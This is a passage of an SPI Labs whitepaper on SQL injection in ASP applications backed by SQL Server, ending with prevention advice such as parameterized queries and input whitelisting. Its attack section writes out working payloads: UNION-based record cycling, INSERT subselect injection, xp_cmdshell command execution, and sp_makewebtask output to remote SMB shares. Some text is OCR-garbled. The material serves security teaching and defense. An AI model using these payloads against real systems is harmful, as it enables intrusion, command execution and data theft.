


Figure : Single record cycling.

The first illustration in Figure shows the results returned by the following injection query:

```
http://localhost/simplequoted.asp?employeeid=-1 UNION ALL SELECT
ContactName, 0, 0, 'A', 0 FROM Customers WHERE 1=1
```

The second illustration in Figure 6 shows the results returned by the following injection query:

```
http://localhost/simplequoted.asp?employeeid=-1 UNION ALL SELECT
ContactName, 0, 0, 'A', 0 FROM Customers WHERE ContactName NOT
IT ('Maria Anders') AND 1=1
```

Using the INSERT Command

The INSERT command is used to add information to the database. Common uses of INSERT in web applications include user registrations, bulletin boards, adding items to shopping carts, etc. Checking for vulnerabilities with INSERT statements is the same as doing it with WHERE. You may not want to try to use INSERT if avoiding detection is an important issue. INSERT injection often floods rows in the database with single quotes and SQL keywords from the reverse-engineering process. Depending on how watchful the administrator is and what is being done with the information in that database, it may be noticed.

Here's how INSERT injection differs from SELECT injection. Suppose a site allows user registration of some kind, providing a form where you enter your name, address, phone number, etc. After submitting the form, you navigate to a page where it displays this information and gives you an option to edit it. This is what you want. To take advantage of an INSERT vulnerability, you must be able to view the information that you've submitted. It doesn't matter where it is. Maybe when you log on, it greets you with the value it has stored for your name in the database. Maybe the application sends you e-mail with the Name value in it. However you do it, find a way to view at least some of the information you've entered.

An INSERT query looks like this:

```
INSERT INTO TableName VALUES ('Value One', 'Value Two', 'Value
Three')
```

You want to be able to manipulate the arguments in the `VALUES` clause to make them retrieve other data. You can do this using subselects. Consider this example code:

```
SQLString = "INSERT INTO TableName VALUES ('" & strValueOne &
"', '" & strValueTwo & "', '" & strValueThree & "')"
```

You fill out the form like this:

```
Name: ' + (SELECT TOP 1 FieldName FROM TableName) + '
Email: blah@blah.com
Phone: 333-333-3333
```

Making the SQL statement look like this:

```
INSERT INTO TableName VALUES ('' + (SELECT TOP 1 FieldName FROM
TableName) + '', 'blah@blah.com', '333-333-3333')
```

When you go to the preferences page and view your user's information, you'll see the first value in `FieldName` where the user's name would normally be. Unless you use `TOP 1` in your subselect, you'll get back an error message saying that the subselect returned too many records. You can go through all of the rows in the table using `NOT IN ( )` the same way it is used in single-record cycling.

Blind SQL Injection

Normal SQL Injection attacks depend in a large measure on an attacker reverse engineering portions of the original SQL query using information gained from error messages. However, your application can still be susceptible to Blind SQL injection even if no error message (or a different one) is displayed. By altering the SQL query, an attacker can pose various "true-false" statements to gather information about the contents of the backend database. An in-depth guide to testing for Blind SQL Injection vulnerabilities can be found at the following location: http://www.spidynamics.com/support/whitepapers/Blind_SQLInjection.pdf.

Using SQL Server Stored Procedures

An out-of-the-box installation of Microsoft SQL Server has more than 1,000 stored procedures. If you can get SQL Injection working on a web application that uses SQL Server as it's backend, you can use these stored procedures to perform some remarkable feats. Depending on the permissions of the web application's database user, some, all or none of these procedures may work. There is a good chance that you will not see the stored procedure's output in the same way you retrieve values with regular injection. Depending on what you're trying to accomplish, you may not need to retrieve data at all. You can find other means of getting your data returned to you.

Procedure injection is much easier than regular query injection. Procedure injection into a quoted vulnerability should look like this:

```
simplequoted.asp?city=seattle';EXEC master.dbo.xp_cmdshell
'cmd.exe dir c:
```

A valid argument is supplied at the beginning, followed by a quote; the final argument to the stored procedure has no closing quote. This will satisfy the syntax requirements inherent in most quoted vulnerabilities. You may also need to deal with parentheses, additional `WHERE` statements, etc., but there's no column-matching or data types to worry about. This makes it possible to exploit a vulnerability in the same way that you would with applications that do not return error messages.

xp_cmdshell

`master.dbo.xp_cmdshell` is the "holy grail" of stored procedures. It takes a single argument, which is the command you want to be executed at SQL Server's user level.

```
xp_cmdshell {'command_string'} [, no_output]
```

The problem? It's not likely to be available unless the SQL Server user that the web application is using is the "`sa`."


sp_makewebtask

Another stored procedure with SQL Injection possibilities is `master.dbo.sp_makewebtask`.

```
sp_makewebtask [@outputfile =] 'outputfile', [@query =] 'query'
```

As you can see, its arguments are an output file location and a SQL statement. This stored procedure takes a query and builds a web page

containing its output. Note that you can use a UNC pathname as an output location. This means that the output file can be placed on any system connected to the Internet that has a publicly writable SMB share on it. (The SMB request must generate no challenge for authentication at all).



LastName	FirstName	Title	Notes	Extension
Steven	Buchanan	Sales Manager	Steven Buchanan graduated from St. Andrews University, Scotland, with a BSC degree in 1976. Upon joining the company as a sales representative in 1992, he spent 6 months in an orientation program at the Seattle office and then returned to his permanent post in London. He was promoted to sales manager in March 1993. Mr. Buchanan has completed the courses "Successful Telemarketing" and "International Sales Management." He is fluent in French.	3453
Michael	Suyama	Sales Representative	Michael is a graduate of Sussex University (MA, economics, 1983) and the University of California at Los Angeles (MBA, marketing, 1986). He has also taken the courses "Multi-Cultural Selling" and "Time Management for the Sales Professional." He is fluent in Japanese and can read and write French, Portuguese, and Spanish.	428
Robert	King	Sales Representative	Robert King served in the Peace Corps and traveled extensively before completing his degree in English at the University of Michigan in 1992, the year he joined the company. After completing a course entitled "Selling in Europe," he was transferred to the London office in March 1993.	465
Ann	Dodsworth	Sales Representative	Anne has a BA degree in English from St. Lawrence College. She is fluent in French and German.	452




Figure : Using sp_makewebtask.

If there is a firewall restricting the server's access to the Internet, try making the output file on the website itself. (You'll need to either know or guess the webroot directory). Also be aware that the query argument can be any valid T-SQL statement, including execution of other stored procedures. Making "`EXEC xp_cmdshell 'dir c:'`" the @query argument will give you the output of "`dir c:`" in the webpage. When nesting quotes, remember to alternate single and double quotes.

Solutions

Each method of preventing SQL Injection has its own limitations. Therefore, it is best to employ a layered approach to preventing SQL Injection, and implement several different measures to prevent unauthorized access to your backend database.

Parameterized Queries

SQL Injection arises from an attacker's manipulation of query data to modify query logic. Therefore, the best method of preventing SQL Injection attacks is to separate the logic of a query from its data. This will prevent commands inserted from user input from being executed. The downside of this approach, albeit slight, is that it can have an impact on performance, and that each query on the site must be structured in this method for it to be completely effective. If one query is inadvertently bypassed, that could be enough to leave the application vulnerable to SQL Injection. The following code shows a sample SQL statement that is SQL injectable.

```
sSql = "SELECT LocationName FROM Locations ";
sSql = sSql + " WHERE LocationID = " + Request["LocationID"];
oCmd.CommandText = sSql;
```

The following example utilizes parameterized queries, and is safe from SQL Injection attacks.

```
sSql = "SELECT * FROM Locations ";
sSql = sSql + " WHERE LocationID = @LocationID";
oCmd.CommandText = sSql;
oCmd.Parameters.Add("@LocationID", Request["LocationID"]);
```

SQL Injection

The application will send the SQL statement to the server without including the user's input. Instead, a parameter-@LocationID- is used as a placeholder for that input. In this way, user input never becomes part of the command that SQL executes. Any input that an attacker inserts will be effectively negated. An error would still be generated, but it would be a simple data-type conversion error, and not something which an attacker could exploit.

The following code samples show a product ID being obtained from an HTTP query string, and used in a SQL query. Note how the string containing the "SELECT" statement passed to SqlCommand is simply a static string, and is not concatenated from input. Also note how the input parameter is passed using a SqlParameter object, whose name ("@pid") matches the name used within the SQL query.

C# sample:

```
        string connString =
WebConfigurationManager.ConnectionStrings["myConn"].ConnectionString;
        using (SqlConnection conn = new SqlConnection(connString))
        {
            conn.Open();

            SqlCommand cmd = new SqlCommand("SELECT Count(*) FROM Products
WHERE ProdID=@pid", conn);

            SqlParameter prm = new SqlParameter("@pid", SqlDbType.VarChar,
50);
            prm.Value = Request.QueryString["pid"];
            cmd.Parameters.Add(prm);

            int recCount = (int)cmd.ExecuteScalar();
        }
```

VB.NET sample:

```
        Dim connString As String =
WebConfigurationManager.ConnectionStrings("myConn").ConnectionString
        Using conn As New SqlConnection(connString)
            conn.Open()

            Dim cmd As SqlCommand = New SqlCommand("SELECT Count(*)
FROM Products WHERE ProdID=@pid", conn)

            Dim prm As SqlParameter = New SqlParameter("@pid",
SqlDbType.VarChar, 50)
            prm.Value = Request.QueryString("pid")
            cmd.Parameters.Add(prm)

            Dim recCount As Integer = cmd.ExecuteScalar()
        End Using
```

Data Sanitization

The vast majority of SQL Injection checks can be prevented by properly validating user input for both type and format. All client-supplied data needs to be cleansed of any characters or strings that could possibly be used maliciously. This should be done for all applications, not just those that use SQL queries. The best method of doing this is via “white listing”. This is defined as only accepting specific data for specific fields, such as limiting user input to account numbers or account types for those relevant fields, or only accepting integers or letters of the English alphabet for others. Many developers will try to validate input by “black listing” characters, or “escaping” them. Basically, this entails rejecting known bad data, such as a single quotation mark, by placing an “escape” character in front of it so that the item that follows will be treated as a literal value. Stripping quotes or putting backslashes in front of them is not enough, and is not as effective as

white listing because it is impossible to know all forms of bad data ahead of time.

A good method of filtering data is by using a default-deny regular expression. Make it so that you include only the type of characters that you want. For instance, the following regular expression will return only letters and numbers:

```
s/[^0-9a-zA-Z]//\
```

Make your filter narrow and specific. Whenever possible, use only numbers. After that, numbers and letters only. If you need to include symbols or punctuation of any kind, make absolutely sure to convert them to HTML substitutes, such as `&quote;` or `>`. For instance, if the user is submitting an e-mail address, allow only the "at" sign, underscore, period, and hyphen in addition to numbers and letters, and allow them only after those characters have been converted to their HTML substitutes.

Consistent Error Messages

Be sure that you have a consistent error messaging scheme. Ensure that you provide as little information to the user as possible when a database error occurs. Don't reveal the entire error message. Error messages need to be dealt with on both the web and application server. When a web server encounters a processing error it should respond with a generic web page, or redirect the user to a standard location. Debug information, or other details that could be useful to a potential attacker, should never be revealed.

Secure SQL Coding for your Web Application

There are also a few rules specific to SQL Injection. dLimit the rights of the database user. Any successful SQL Injection attack would run in the context of the user's credential. While limiting privileges will not prevent SQL Injection attacks outright, it will make them significantly harder to enact. Don't give that user access to all of the system-stored procedures if that user needs access to only a handful of user-defined ones.

Have a strong SA password policy. Often, an attacker will need the functionality of the administrator account to utilize specific SQL commands. It is much easier to "brute force" the SA password when it is weak, and will increase the likelihood of a successful SQL Injection attack. Another option is not to use the SA account at all, and instead create specific accounts for specific purposes. Also, if you have no need for them, delete SQL stored procedures such as master.Xp_cmdshell, xp_startmail, xp_sendmail, and sp_makewebtask.

Appendix

Database Server System Tables

The following table lists the system tables that are useful in SQL Injection. You can obtain listings of the columns in each of these tables using any Internet search engine.

MS SQL Server	MS Access Server	Oracle
sysobjects syscolumns	MSysACEs MsysObjects MsysQueries MSysRelationships	SYS.USER_OBJECTS SYS.TAB SYS.USER_TABLES SYS.USER_VIEWS SYS.ALL_TABLES SYS.USER_TAB_COLUMNS SYS.USER_CONSTRAINTS SYS.USER_TRIGGERS SYS.USER_CATALOG

About SPI Labs

SPI Labs is the dedicated application security research and testing team of S.P.I. Dynamics, Inc. (www.spidynamics.com). Composed of some of the industry's top security experts, SPI Labs is specifically focused on researching security vulnerabilities at the Web application layer. The SPI Labs mission is to provide objective research to the security community and give organizations concerned with their security practices a method of detecting, remediating, and preventing attacks upon the Web application layer.

SPI Labs' industry leading security expertise is evidenced via continuous support of a combination of assessment methodologies which are used in tandem to produce the most accurate web application vulnerability assessments available on the market. This direct research is utilized to provide daily updates to SPI Dynamics' suite of security assessment and testing software products. These updates include new intelligent engines capable of dynamically assessing web applications for security vulnerabilities by crafting highly accurate attacks unique to each application and situation, and daily additions to the world's largest database of more than 5,000 application layer vulnerability detection signatures and agents. SPI Labs engineers comply with the standards proposed by the Internet Engineering Task Force (IETF) for responsible security vulnerability disclosure. Information regarding SPI Labs policies and procedures for disclosure are outlined on the SPI Dynamics Web site at: http://www.spidynamics.com/spilabs.html.

Contact Information

S.P.I. Dynamics
115 Perimeter Center Place
Suite 1100
Atlanta, GA 30346

Telephone: (678) 781-4800
Fax: (678) 781-4850
Email: info@spidynamics.com
Web: www.spidynamics.com